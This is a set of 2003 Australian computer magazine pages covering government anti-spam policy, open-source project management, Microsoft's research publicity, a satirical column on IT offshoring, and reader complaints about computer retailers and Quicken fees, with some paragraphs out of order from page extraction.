
Amount a Sydney bus driver allegedly stole from the Commonwealth Bank's NetBank site. He tricked Internet users into sending him their passwords. Similar scams have targeted customers of the Sydney Opera House and eBay.

Quote file

"It's like a CB radio with pictures"

FM radio duo Merrick (at left) and Rosso explain Hutchison's new third-generation mobile phone network. Dubbed "3", the network is available only in Sydney and Melbourne, and allows customers with special handsets to make person-to-person video phone calls, as well as send email, text, download news and play games.





Choking on spam

In a bid to revive his flagging career, the IT Minister championed the fight against unwanted email. But he succeeded only in undermining his Government's credibility. Legislation may be the politically palatable solution, reports Garth Montgomery, but industry wants results.

It was a couple of weeks the Minister of Communications and IT, Senator Richard Alston, will never forget. While the outcry over his use of a free plasma TV from Telstra was still in the air, there were revelations taxpayers had forked out \$4 million for the Minister's Web site. Then came a king hit.

His long-awaited blueprint for revitalising the IT sector, *Framework for the Future*, was roundly rejected by the industry. It was a blow so strong it led to speculation that Alston would be ousted by the end of the year, at the time of the Prime Minister's rumoured retirement.

But at the end of perhaps the darkest storm in the Senator's seven years as IT Minister, a ray of hope shone: spam. All politicians need to look tough on *something*. Senator Alston would be tough on spam. He would legislate.

On 16 April, Department of

Communications, Information Technology and the Arts (DCITA) agency the National Office for the Information Economy (NOIE) handed Senator Alston its final report. He endorsed the recommendations in the report, titled *The Spam Problem And How It Can Be Countered*, and began a media blitz trumpeting it as his own tough stand against spam.

However, its findings were in stark contrast to the interim report published in August. This report was clear in its recommendations. It backed away from a legislative route, despite evidence the volume of spam grew by a factor of six in the time that NOIE began looking into the problem. The interim report stated that legislation would "not eradicate or minimise spam, given the difficulties in identifying spammers, the global nature of the Internet, and competing enforcement

priorities faced by regulatory agencies".

Instead the interim report recommended the "right balance of regulatory, self-regulatory, technical and consumer awareness approaches." The report was roundly condemned by stakeholders and the media. It was seen as yet another example of how the embattled Minister and his department were grappling ineffectively with serious IT issues.

The Senator responded by calling for further public comment on the proposals before a final report was delivered in November. But the key stakeholders hadn't changed their position.

Technology companies said emerging technical solutions and user education were the way to go. ISP lobby group Internet Industry Association (IIA) wanted to tackle spam, but didn't want to be held legally responsible for content filtering. It too wanted a mixture of conduct codes for marketers and ISPs, technical solutions and user education. Naturally, ISPs would happily distribute fixes and information in return for a small fee to cover any costs.

Stakeholders proposing complicated solutions or measures deemed to be at odds with DCITA were marginalised. The Australian Consumer Association wanted a costly licensing board set up to collect fees from "marketers" for the privilege of spamming. An unpopular idea with one of the primary stakeholders protecting business interests, the Australian Direct Marketing Association (ADMA), this idea was quickly buried.

The headline stance of legislating against spam also looked like being buried, despite the push by CAUBE (Coalition Against Unsolicited Bulk Email). It held the most extreme view of all stakeholders and it wasn't budging: it wanted spam banned outright.

The group had achieved success with global partners in Europe and demanded that the Australian Government emulate the European Union Parliament in outlawing spam and introducing punitive measures as a deterrent.

Since March 1999, the EU Commission and stakeholders have been drafting proposals and directives, and holding debates and voting on the issue of spam. It's been a slog. The Direct Marketing Associations in Europe have loud voices and deep pockets. The first vote on anti-spam laws was defeated in May 1999.

Legislation was proposed again in July 2000, this time as part of an ecommerce privacy directive. But by October 2001, the European Parliamentary Committee had changed its tune to favour softer proposals, such as Opt-out (which means users who don't want to receive unsolicited email just have to reply and say so).

Korea followed the Opt-out model with legislation that had disastrous effects. Spam

volumes increased by a factor of 12 in less than a month, according to CAUBE research. Now, Korea is working with CAUBE on anti-spam laws to stop myriad spammers using its open relay servers, which has led ISPs worldwide to blacklist and block traffic from Korea.

By May 2002 the EU had changed tack again, this time to Opt-in legislation, meaning users wanting to receive it had to ask for spam. The EU plans to enact anti-spam laws on October 31 and CAUBE in Australia — given the experience in Europe and Korea — would accept no less a position from the Australian Government.

But its voice was only faintly heard in the year-long spamathon by various government departments and the mostly commercial industry stakeholders. CAUBE's extreme view was deemed impossible to implement locally, there was little chance of catching spammers abroad, and it threatened a potentially lucrative new market in software sales and services from tech firms and ISPs (see APC May, page 24). Certainly the Government's interim report revealed disdain for CAUBE's uncompromising views by dismissing any serious notion of anti-spam legislation.

During a politically stormy couple of weeks, when he was coping endless public beatings, spam was an expedient circuit-breaker.

Generally, stakeholders thought an interim report as thorough as this one (it was 12 months in the making) was part of standard process and would be rubber stamped for final release.

So what changed after an interim report that thoroughly investigated solutions for spam and concluded that legislation was not the way to go? Why did the final report propose tough laws that were quickly endorsed by the Minister?

The Minister declined to talk to APC. However, a department spokesman said the reason for the change in direction was because the spam problem had worsened since the interim report was released. CAUBE refutes this, however, saying spam continues to grow in volume each month, but the increase between the interim report's release in August 2002 and delivery of the delayed final report in April 2003 was negligible.

Certainly the position of the EU Parliament was unchanged and well known during the 14-month spamathon. Korea's disastrous experiment with Opt-out was also known at the time of the interim report.

Booed by the victory, local CAUBE head Troy Rollo says he was always confident of a legislative outcome. "It was so clearly the right

decision once you understand the issues and various drawbacks of other approaches [to spam]," he says. It was a question of whether it was politically possible, he says, and the public response to the report indicated that legislation was the best solution.

But observers say external issues influenced the Minister, convincing him to opt for a popular policy. During a politically stormy couple of weeks, when he was coping endless public beatings, spam was an expedient circuit-breaker.

Work began on the final report immediately after the deadline for public comments on September 13. The feedback and media coverage overwhelmingly indicated that the interim report was bad news. That same month, the interim report's author, Allan LeBusque, was replaced by Lyndsay Barton, who would write the final report. The directive to install Barton came from Senator Alston's top man at NOIE, general manager Tom Dale.

After trying to update the interim report to reflect new feedback and the community backlash, Barton realised the task was hopeless. "It wasn't working, so we started to rewrite it from scratch with a strong reasoning basis and

added a new chapter of consumer education resources," he told APC. The December deadline for the final report was extended.

In February, a Senate estimates committee quizzed Senator Alston about an entry in the interests register declared in September. It was revealed that he had accepted a \$10,000 plasma TV from Telstra. The news did nothing for the Minister's image and, when he was called to account in Parliament, it was revealed that the Prime Minister, John Howard, also had a plasma TV "on loan" from Telstra.

With political pressure mounting and a tarnished image, the Senator was desperate for good news. But the rewriting required to produce a politically favourable report delayed NOIE's final report on spam until the end of March, nearly six weeks after the "Plasmagate" scandal. The opportunity to win community and industry acceptance had passed. Industry, media and Opposition now focused on the long-awaited *Framework for the Future* blueprint — later renamed *Enabling the Future*.

Big things were expected from this blueprint, namely a significant new vision for the \$77.5 billion IT sector. A report from McKinsey and Company stated that the Federal

Government had failed to help local businesses compete internationally and that the nation's trade deficit in IT goods and services had swelled to \$11 billion.

The IT industry was expecting detailed financial commitments from the Government, as well as policy timeframes and measurable targets. Concrete measures to bolster research and development were expected, as were improvements to technology education and new industry development programs to help a sector sluggish by a global downturn.

On the eve of its release, the media was devouring Senator Alston because of revelations of a Web site budget blowout. The DCITA site — considered simple and functional at best — was originally quoted as costing \$600,000. The final bill to taxpayers was \$4 million, an omelette in the face of a Minister seemingly out of his depth.

Senator Alston wore the flak and focused on delivering the *Enabling the Future* blueprint. It was due in less than two weeks and the media frenzy over the Web site costs would exhaust itself quickly. The site was "overly ambitious", a spokesman for the Minister told APC. It was messy but contained.

Eleven days after the Web site revelations, *Enabling the Future* was slammed on the front page of *The Australian Financial Review*. It wasn't what the senator was hoping for.

Many of the 14 industry members on the committee, chaired by Senator Alston, that developed the blueprint, disassociated themselves with the report, saying their submissions of six weeks earlier were barely recognisable. DCITA had rewritten the blueprint. There was no money for the industry from government. No policy timeframes and no measurable targets. The recommendations passed responsibility to the States, industry bodies and university researchers.

The industry's rejection led to fevered speculation that Senator Alston was a political dead man walking. The Prime Minister has indicated he will announce in July whether he will retire at the end of the year, and is also expected to announce cabinet reshuffles as the path is cleared for Treasurer Peter Costello to take over as Prime Minister.

Senator Alston could barely defend the speculation his days were numbered, telling newspapers: "Well, my future is probably not in my hands, it's in the Prime Minister's ...".

The obstacles to effective anti-spam laws are massive, and DCITA has barely started considering how to implement its Holy Grail policy. Chief concerns are which Acts should be amended to include anti-spam provisions, and which authority would be responsible for enforcing such laws. Further, where would the funding and resources come from, and how would success be evaluated?

The final report indicates that DCITA won't be setting up a separate regulatory body to monitor and prosecute spammers. "The regulatory regime in Australia to deal with the content of spam appears generally adequate," it states. Rather, anti-spam provisions would be peppered throughout existing Acts. The regulatory bodies already enforcing those Acts would add spam to their To Do list.

The Opposition spokesperson on IT, Senator

This is perhaps the least effective option for dealing with spam, says the final report. "The cost of investigating, initiating, and pursuing any civil action almost always outweighs the benefits of any potential judgement."

The report is strongest in its advocacy of the need for a co-regulatory model involving the industry and government. The wisdom is that through both self-regulation and legislation, any problem can be controlled or minimised.

The IIA code of conduct would prohibit ISPs from sending spam to recipients who don't ask for it. The ADMA code restricts how private information is obtained and used by its members, but doesn't restrict non-members — typically hawkers of illegal content.

Critics say such codes pay lip service to laws and can't be enforced despite their political appeal. An example is the Interactive Gambling

There is no law requiring a spammer to be given consent to spam an email address. The Privacy Act provides that the collection of email addresses from public sources may require an individual's explicit consent. But this has never been tested. Still, the Privacy Act is being considered for anti-spam amendments. The final report suggests the National Privacy Principles be changed to make spammers tell recipients they have their email address and give them a way to opt-out of being spammed.

This approach has failed in 29 US states and Korea. Indeed, NOIE's report states "... there seems to be limited enforcement of the responsibilities under the Act". Perhaps this is because local spammers contribute as little as 3%, on CAUBE's estimation, of the total volume of about seven billion daily spams worldwide.

... the Minister must enact an effective policy against spam, or else promote legislation that has the clout of a wet noodle.

Kate Lundy, has labelled this "dodo-headed", given that regulatory bodies handling online-related laws are chronically under-resourced. The final report acknowledges this, stating there is an "ongoing issue for regulatory bodies in terms of resourcing and priorities".

Either way, the recommendations of the final report point to the Broadcasting Services Act 1992 to minimise offensive spam. The cost of this exercise is under Budget review as the advisory body has demanded \$10 million from the Government to continue the operation for the next three years. The Department refused to confirm whether it has asked Treasury to continue funding NetAlert.

Even if spam doesn't contain offensive material, the final report acknowledges that an influx of unwanted email ties up bandwidth and computer resources. Faced with undue cost and potential damage, the report acknowledges legal remedies under the Criminal Code 1995.

and Online Content scheme, designed to minimise Australians' exposure to local Internet gambling and porn sites.

The Interactive Gambling Act made it an offence to provide online gambling services to anyone physically present in Australia. Legitimate Australian companies relocated servers to Vanuatu and today still can't serve Australians. The IIA code ensures that ISPs make such gambling sites unavailable once a complaint has been lodged with the Australian Broadcasting Authority.

It's the same situation with porn. While pornographic and gambling sites are legally forbidden from serving Australians, both laws recognise the difficulty in winning prosecutions and the impossibility of completely controlling a global medium. These laws and their associated regulatory bodies focus on dealing directly with Australian-hosted sites and sites that the ABA receives complaints about.

Another problem is that email addresses not using a person's name aren't regarded as personal information under the Privacy Act, and the report is blunt in admitting the Privacy Commissioner's resources are next to nil: "Conflicting priorities and resource constraints may also limit the ability of the Federal Privacy Commissioner to target spam-based complaints in the immediate future."

Lastly, the final report recommends that the Government promote coordinated action bilaterally and in forums such as OECD and APEC. It's a big job and although leaders in Europe, Korea and the US have indicated willingness to tackle spam, it remains unclear how new legislation could work.


In what is predicted to be his swan song, the Minister must enact an effective policy against spam, or else promote another piece of legislation that has the clout of a wet noodle.

Only time will tell which it will be. [\[11\]](#)

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CoDe cHaOS

Their mission is to take on the foe that is Microsoft's regimented army of programmers. However, as William Maher reports, open source software projects are often their own worst enemy.

Imagine having to tell thousands of unpaid hackers who have spent years toiling away on your software that somewhere along the line, somehow, the project went off the rails.

Such a scenario occurred recently when Mozilla — the open source competitor to Microsoft's Web browser — admitted that the "target audience of the suite was never clear." Not clear? That's demoralising news when you're the poster child for thousands of community software projects the world over. What went wrong?

Five years after taking on Microsoft by creating Mozilla, AOL/Netscape discovered something other open source projects already knew: the movement is a beast that's hard to tame. It's populated by professional coders, but there's also a jumble of bedroom hackers, bored college students and procrastinating programmers, each with their own concept of what the software should be about.

Throw out a scrap of an idea for a piece of software and the community roars back, with a multitude of different code patches and bug fixes. "There's only one thing a renegade programmer likes more than getting free source, and that's a chance to help fight the Microsoft Menace," observed online journal Salon at the birth of Mozilla in 1998.

It's the passion and ingenuity of these "renegades" that's built a name for projects like Linux, but what happens when many of the hackers lose interest, leaving behind unowned program modules? Gates must have chuckled when the Mozilla team more recently resorted to posting "Missing Hacker" signs on its site, trying to track down obscure developers who had thrown in their two cents' worth of code and had long since disappeared.

The core Mozilla team has had other challenges. The mail feature, it says, has become "complicated", maintained by too few people.

Plugging in the multitudes of code contributed from bedrooms and offices around the globe has also become an issue. The all-in approach means that the browser's look and feel is guided by whoever happens to be most enthusiastic at the time. On the Mozilla Web site there were even snippy comments about the difficulties of making products from "mediocre input". Ouch.

TOUGH LOVE

So what's the solution? The job of harnessing thousands of voices into a cohesive fighting software army requires a little more of the discipline of perhaps, well... Microsoft.

Mozilla's new approach breaks the browser down into bite size applications, rather than one mega suite. This way, say the organisers, it doesn't have "every conflicting feature wanted by each segment of the Mozilla community". As they tactfully explain, the time has come for the all-in-code-frenzy to "return to normalcy".

Around the world, other major open source projects long ago started to lift their game. Keen to shake stereotypes about unstable, buggy products, they're making the kind of guarantees about their products that commercial software companies are known for — APIs, for example, won't change for a certain period of time.

"That's a big change — discipline in the stability of the software," agrees Jeff Waugh, President of the Sydney Linux Users Group. Just because it's free software, he reckons it doesn't mean you can be blasé about what gets changed in the code.

Despite spurning a "cushy sysadmin job" for the open source world, the irony is that Waugh works the kind of hours even a paid-up coder might run from. He's part of a crucial eight-person team that manages worldwide releases of new versions of GNOME, the open source desktop shell for Linux. There are bugs to track, patches to coordinate; a regular day might

Also looking over his shoulder are the corporations tapping GNOME as a basis for their own products. On major projects like GNOME, Apache, and the Samba networking protocol, special foundations have been set-up, formalising the decision process and giving corporations an entryway into discussions. Each fortnight Waugh takes a conference call from the GNOME Foundation Board.

With corporations now interested, the pace of projects has quickened. Bedroom hackers submit code alongside salary coders, or "paid mercenaries" as they're sometimes called. Sun Microsystems has a team of paid hackers in Ireland working on GNOME "stuff," says Waugh, and there are more in China working on Mozilla.

CODE BURN OUT

Meanwhile, it's harder for volunteers to casually dip a toe into the action. Keeping track of things is hard when it can take four hours just to

maintainer of the MPlayer video decoder for Linux recently announced plans to quit, saying he had no time for outside pursuits anymore. "If I want to do any bigger change somewhere, I meet tons of globals, hacks, side-effects and so on. It's impossible to do any changes on the interface without major rewrites and many months of bug-fixing," he wrote online.

As the computing world continues to hop on the open source bandwagon, quality-control concerns will only increase. Already in Australia organisations like the Department of Veterans' Affairs, Centrelink, the NSW Department of Agriculture and the Northern Territory Department of Education have ventured into Linux. So much for a hobby.

It's the open source catch-22: once a project becomes popular, the pressure increases to improve quality and stick closely to deadlines. Yet despite the hours of lost time tracking down disappeared coders, this seemingly ad-hoc system in some miraculous way continues to work. Somehow major projects continue to get pulled together, add features, fix bugs and maintain a reasonably cohesive structure. The Sourceforge site alone claims to host more than 60,000 open source projects, with over 605,634 registered users at last count.

As open source becomes a viable option — the building blocks for the likes of Google and Amazon — so too will there be a maturation in the attitude of coders. Security geeks have gradually sharpened their skills and suited up as their expertise has become respected in the corporate world. In the same way, the open source movement would like to think it's embracing a new-found sense of maturity.

The Infonomics Floss report shows that as many as 50% of all coders on open source projects are also professional programmers for commercial software companies. It's no longer a game, says Waugh. "The amazing thing is you have coders from all around the world up all week. It's insane, but it all comes together. We've got deadlines, we stick to them." **ITIC**

... a jumble of bedroom hackers, bored college students and procrastinating programmers, each with their own concept of the software.

go from 6am till 2am. Waugh is an example of a Linux geek for whom a hobby has become serious work. Granted, Waugh's not a typical bedroom hacker, yet he's a sign of the growing dedication and management required to keep these open source communities on track.

His lair is his home study, where sometimes before major deadlines he'll be holed up for almost a week without leaving the house. It's his job to keep the various sub-project leaders (each responsible for a chunk of software) on track, by monitoring the 50 or so GNOME mailing lists, his head buried amongst a motley collection of Macs, rack-mounted servers, X terminals and disk arrays.

The big job is trawling Bugzilla, a list of more than 100,000 gremlins in GNOME's DNA. One unlucky person has had the gig for some time, but Waugh says it's become too difficult and will soon need a team of minders of its own.

catch up with the mailing list. Waugh suggests that in some projects voluntary participation is dropping off. "In the past volunteers have maintained crucial parts of the software. In the Linux kernel, that's basically impossible now. That's pretty much true of most of the other brand name open source projects: things like Mozilla, Apache, Linux and GNOME," he says.

Just how seriously the game is now being taken is signalled by incidents like the resignation of Christopher Phisterer, who was leading a project to bring open source and Unix software to Mac OS X machines. "I'm tired of people who complain loudly when something doesn't work but fall silent when asked to help in fixing it," he reportedly said.

At the other end of the scale, the extra work means even relatively small, homegrown projects can lose key organisers. The key



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PR smokescreen masks Bill's ills

Spam-smashers, wristwatches, search engines ... Microsoft's lab boffins have a vision for a future beyond Windows, but it's all a smokescreen for a company that lost its pioneer tag ages ago.

Brace yourself, because the Microsoft PR machine is zooming into overdrive again, and this time it's not about courtroom battles, new versions of Windows, or even licensing schemes. The new troublespot is Microsoft's reputation, its street cred with you, the tech crowd.

In what must surely be a bid to bolster its much-maligned public image, Microsoft threw open the doors to its research labs recently, giving the media and public a peek at the ideas that might make it into its next version of Windows.

The dog-and-pony show is designed to prove to the world that Microsoft, battered by criticism over its licensing changes and a marathon antitrust trial that is still winding down, is still at the cutting edge. CEO Steve Ballmer has signalled an aggressive push to soften the computing world's anti-Microsoft bent and "convince people we still have new ideas." In true Microsoft style, it's a whopping \$670 million campaign, including a run of television ads.

So what new ideas does Redmond have up its sleeve? First, there's the anti-spam concept that involves email senders having to crunch data — similar to SETI@home — when they send mail to a new address for the first time. This makes mail flooding difficult and proves a PC is sending the message, not some mail bombing server.

Next up is Windows Gestures, an experiment in controlling the PC via hand movements. Screen-mounted cameras pick up your movements to direct your mouse pointer. It's an effort to supplement speech recognition, which still hasn't taken off after

Despite the efforts of over 20,000 developers, products like Windows have a reputation among the tech savvy as increasingly bloated and expensive. The only major shifts for desktop users have been from the DOS world to Windows 3.0, then Windows 95, 2000 and (to a lesser extent) XP. In between, we've been treated to Windows Me, which was a glorified service pack.

Beneath the hype, Microsoft can't escape the fact it's now just reacting to the changing computing world around it. Sure, it's setting the standard in desktop software and does a fine job, but when has it been first with a killer idea?

Well before anti-spam technology made its way into the new Exchange Server 2003, a proliferation of anti-spam technologies were available for download online. It's the same with other killer apps of the last 10 years — browsers, digital music and, shortly, search engines — Microsoft followed the success of others.

As critics never tire of pointing out, even the Windows GUI — which catapulted the company to fame in the 1990s — was a hand-me-down from Apple and before that, Xerox. Microsoft has chosen to build its business more on marketing and relationships than pure innovation. But when you're a virtual monopoly, you cares?

The problem for Microsoft is that it's been banking on the success of two core products (Windows and Office) for more than a decade; the company is feeling increasingly vulnerable. For evidence, you only need to look at Bill Gates, who can regularly be seen waving things

The dog-and-pony show is designed to prove that Microsoft is still at the cutting edge ... to "convince people we still have new ideas" says Steve Ballmer.

decades of work. Elsewhere in Microsoft's labs is something called MyLifeBits, which turns the digital photo-album concept into a glorified scrapbook by adding audio and video. There's also natural language question-and-answer software and advanced search engine technology. You can visit www.research.microsoft.com/research/topics for the full list.

They're all fascinating ideas, but they don't change the fact Microsoft long ago lost any reputation it may have had as a cutting edge player. Many of the projects, like natural language queries, speech recognition and security, are recurring themes. Microsoft Research was created in 1991 and has since paved the way for similar research labs, but where are the breakthroughs? Why hasn't anything as revolutionary as laser printing technology or Wi-Fi networks emerged from Redmond and been gobbled up across the industry?


like Windows-embedded wristwatches at industry expos. Since Gates took over as chief strategist, Microsoft has branched into areas as diverse as Xboxes, television set-top boxes and wireless networks. In his keynote address at the 2003 CES show, Gates and Co. took a stab at everything from sewing machines, to exercise bikes, to PCs that act like a TV. His plan is that you'll see more of Microsoft in more devices.

But if there's a future for Microsoft beyond Windows and Office, it isn't yet clear. While Microsoft's chief talks about household gadgets and ideas, interest continues to grow in alternatives such as Linux. And PC owners are sick of paying wads of cash for what amounts to feature upgrades.

If Microsoft wants to stave off increasingly professional brands such as Red Hat, the company needs to innovate in its core products — if it still can.

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The unwired office starts inside.



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Cut IT out, Australia

The furore over revelations that Telstra is outsourcing IT jobs to India is the latest in a string of events showing that Australian ICT skills are rubbish, and we should shut up the IT shop.

Panic erupted in April when Telstra was caught red-handed dipping into the pool of cheap offshore labour. It's now paying 100 Indian programmers and analysts \$12,000 each per year rather than employing locals (at Deloitte's) on six times that amount. Telstra has also outsourced work done by IBM GSA locals and EDS to Indian groups Infosys and Satyam.

IT locals feared the worst and worked themselves into a lather. They'd finally been outed as the puddle of flat beer the rest of the world knows them to be. If Telstra, a government-run company, can send local jobs offshore, it was an open invitation for any other company to dump the useless locals and get cheaper, smarter Indian talent to do the job.

While socialist sooks bemoaned the exploitation of Indian workers, Infosys head Ananda Rao told the media it wasn't about costs. It was about skills. Apparently \$12,000 a year isn't exactly a sweatshop wage in India. Either way you look at it, it buys a hell of a lot more curry than \$5,000 a year in Australian unemployment benefits, which are doled out to 11.9% of the local IT workforce.

Indian workers are sought after because they are among the world's most highly skilled. Rao says his company gets 400,000 applications from university graduates in the top 5% of their class. Of those, Infosys employs 4,000, who are put to work only after 18 weeks of further training.

India has emerged as an IT powerhouse because of its education system, says a consultant with recruitment firm Icon,

billion in tax concessions to local companies doing R&D. The 115 companies that applied for grants under the R&D Start Program were told the program was frozen.

Australian business spending on R&D has shrunk to 0.72% of GDP, putting us at the tail end of OECD knowledge economies and behind Finland, France, Czech Republic and Belgium. And Belgium's most successful export is chocolate!

Australia's level of IT exports is simply melting away. In a report titled "ICT Trade Update 2002," the Centre for Strategic Economic Studies at Victoria University puts Australia's total deficit on ICT trade at almost \$14.4 billion. It notes: "A decline due to falling investment, combined with a decline in exports, is not good news."

The university think tank did find a bright spot in local industry — consulting and implementation services. The Government knows this, yet it seems determined to make Aussies give up this IT caper. The targets for Australian SME participation in huge Cluster 3 Government outsourcing contracts dropped from 24% to 11.8%, according to an audit report into industry development. Now the Government has removed any SME participation targets for contracts under \$20 million. And since there are few contracts above \$20 million, SME participation in Government outsourcing contracts dropped down from 30% to 5%, according to AIIA figures.

Perhaps the biggest problem with Australian IT talent, besides the lack of education, R&D funding, and job opportunities, is the perception that you get what you pay for — despite the Indian

... it was an open invitation for any other company to dump the useless locals and get some cheaper, smarter Indian talent to do the job.

Andrew Hope, "Our older guys here have top skills, but clients don't want them because they don't have as long a work life [before retirement]. But the younger ones are mostly doing 12-month certificate courses advertised on the radio with false promises of earning \$60,000, and they just aren't as qualified as an Indian graduate who's done four years of engineering at university."

The Australian Government agrees. These Indians are so good, so plentiful, and so cheap, that locals needn't bother. The Minister for Education, Brendan Nelson, has just cut funding for 5,500 ICT university places under a scheme called Backing Australia's Ability. The reason? It's clear we have no ability in IT, so there's nothing to back.

The Government's belief that our IT skills base is beyond repair is exemplified by policies seemingly designed to dismantle the IT sector. As OECD countries ramped up R&D to boost their competitiveness, in 1996 the Australian Government cancelled \$2

phenomenon proving otherwise.

While local Web development houses would have built the Department of Communications and IT site for about \$500,000 — \$100,000 less than the \$600,000 quoted by multinationals (whose costs are always grossly inflated), DCITA was wary of potentially shoddy work from local workers. Instead it got fleeced \$4.26 million for a site that is about as ordinary as it gets. But at least locals weren't working on it.

With any luck, the Government might have completely wound down the IT sector by the end of the year. It would be perfect timing for Senator Alston, who could take up the post of Ambassador in Paris, which he has long coveted, and a neat solution for a Government which spotted early on that Australians just don't have the grey matter to cut it in IT. Stick to farming, yokels.

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
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Need to Know Watchdog



Laboured delivery

Different brand components than advertised, delivery delays and faulty equipment. Where does a seller's responsibility end and a buyer's begin?

Dear Watchdog,

I recently placed an order with Best Buy Computers Pty Ltd for a computer for a business client. It was on the understanding that it'd be assembled and shipped within a few days, and sent by Startrack Express to arrive in Bathurst within 10 days.

I called a week after the order was made to check when I could expect the computer. I was told by Best Buy that the computer had not even gone because it had a faulty motherboard and, as a result, a new one had been sent for. After two more weeks, still no computer — Best Buy blamed Startrack Express, stating the computer had "been lost" in transit. Startrack Express had not picked up a computer from Best Buy for delivery to Bathurst in January or February.

I had to put together another system for my client, which left me without a computer. Over three weeks and many phone calls later, Best Buy finally assembled the computer. This time the computer appeared in the tracking system of Startrack immediately and at every stage was marked and trackable by the label that Best Buy prints itself and attaches to the goods. No label had been printed from the tracking system as originally claimed by Best Buy. I asked for evidence to prove that the first computer had been assembled and sent, but none was provided.

The computer arrived with the internal modem loose in the case, rattling around against the components of the computer and without what I ordered: the Gigabyte motherboard. This had been replaced

with a "generic" motherboard. The modem died in transit and could not be installed. I requested (by fax and phone) a new one or a refund. A replacement was promised and to date has not been sent. Best Buy appears to have misled me at every point and refuses to provide a refund for goods not delivered as contracted.

David Wilson
Bathurst, NSW

Best Buy manager Ali Birjandi contacted Watchdog to explain his version of events. "We accept that some difficulties occurred. Temp staff handled the order and it wasn't done satisfactorily. I had to let [the temp staffer] go."

Quicken charges ahead with new fees

Dear Watchdog,

I have Quicken Cashbooks version 8. The sole inconvenience in the past was the requirement to contact Quicken for a re-registration number each time I reinstalled it. Although an inconvenience, this was tolerable. I have just upgraded my operating system to Windows XP and rebuilt my system only to find that Quicken has now introduced a \$9 charge to re-register my software. I rang and emailed Quicken and was told that its processes, associated with re-registration, are costing money and I should pay for it.

I would like to point out that these processes are not there by customer request, design or desire. This is clearly against the principles of fair trading as it is a charge that provides no added value, benefit or service. I now have an application that is not "Fit for use" (Trade Practices state that all software must be "Fit for use").

If I had upgraded to a more recent version of the software (for instance, Cashbook 2003) then the re-registration would be free over the Internet. I can only conclude this is a cynical way to coerce users into upgrading.

I bring this to your attention because your magazine advertises and promotes this product. Is there any thing I can do — apart from purchasing new software — to resolve this matter?

Andrew Godman
Maroubra, NSW

After a flurry of emails from Quicken users about the same issue, Watchdog spoke to the company's CEO in Australia, Greg Wilkinson, about this \$9 charge.

"[There's no charge] If you're reinstalling on exactly the same PC, say if you clean your system and reinstall," he said, "but if you move the installation from one PC to another or install it on a new PC, the charge then applies."

He then explained why the charge exists. "Quicken customer service processes 350-400 re-registrations a week. We have warm bodies handling those calls. It is a cost we incur."

Wilkinson noted that the company had experimented with alternatives before settling on a user-pays customer service model. "By only charging those who make use of the service, it prevents a cost being incorporated to all our users. We tried online registrations, but that immediately lead to a huge increase in piracy."

"All I'm asking for is our users to understand that if it could be automated — without piracy — we would do it. We have found that you can't provide great customer service if you don't resource it. Customer service complaints have drastically dropped since we started charging," he said.

Birjandi said that David's situation was a case of unfortunate timing. A family tragedy meant that the manager was away during the period David's item was meant to be dispatched, leading to some confusion on the delivery and ordering side of the business. No explanation was provided as to the irregularities regarding Startrack Express, a carrier that boasts a thorough goods tracking system.

"The system David ordered was not a complete system, it was a 'barebones' system," Birjandi pointed out. "He has to put it together." And the rattling modem? "The modem he was sent was an AMR modem — it has to be plugged into the motherboard on the riser and then enabled in the BIOS. Instructions were on the installation CD," Birjandi added: "I think David's problem with a faulty modem could be due to this — if he doesn't enable it in the BIOS, the modem won't show up."

Birjandi mentioned that he'd been in personal contact with David, and that a second modem would be dispatched, despite his misgivings about the modem's working condition.

His view about the substitution motherboard was that David was sent a brand that was better than the one he had ordered, with more features. "We do mention that we reserve the right to replace parts with similar or equivalent products," Birjandi said.

When APC made a follow-up call to David, some progress had occurred. Best Buy had been in contact attempting to resolve the outstanding issues. But he was adamant that the modem was damaged. "The PC recognised the modem and loaded it. It still didn't work. [Best Buy] has accepted that the modem is at fault now."

David confirmed that Best Buy has promised to send him a replacement. He wasn't thrilled at the turnaround time. "It was incredibly frustrating having [Best Buy] say they posted it, then blaming Australia Post for non delivery ... there is a sense of not being treated truthfully."

On not receiving the motherboard he ordered, he said: "I had been relying on some of the features of the other motherboard ... actually I was counting on the reliability of an established brand. If they had informed me in advance of the [motherboard] change it would have been acceptable."

David said Best Buy had told him that the replacement motherboard — branded ECS (Elitegroup Computer Systems) — was a reliable, well-known board.

And he is diplomatic about his dealings with Best Buy. "It's now two-and-a-half months down the road ... it felt like a huge battle just to get what I contacted."

And he left no doubt that it was the poor communication that irked him the most. "I

would have been a lot happier if I had been better kept informed of what was happening."

Dear Watchdog,

I recently purchased an Athlon XP2200+ from Computer World's Sydney store. Unfortunately, either the motherboard or the CPU was faulty. Both were new. I returned the CPU to the store. They tested it and got it working. They rang me and said I could pick it up.

When I arrived at the store, however, they said they had moved their warranty centre to the Homebush area. They did not tell me this when I had rung up to confirm that the CPU was ready.

The next day I travelled to Homebush to find the warranty centre, and after a long walk eventually found the store in a neighboring suburb. When I asked for my CPU, they claimed to have sent it back to the city store ... without notifying me. After returning to the city store, I finally managed to obtain the CPU.

There were no apologies forthcoming for the abysmal service.

Next time I upgrade, I'll happily fork out an extra \$50 to buy from a different company, as in my experience, cheaper prices equal shoddy customer service. By comparison, Aus PC Market — which supplied me with the motherboard — tested it, sent it the manufacturer and contacted me when it was ready. All this from a five minute phone call.

Brent Harrison
Sydney, NSW

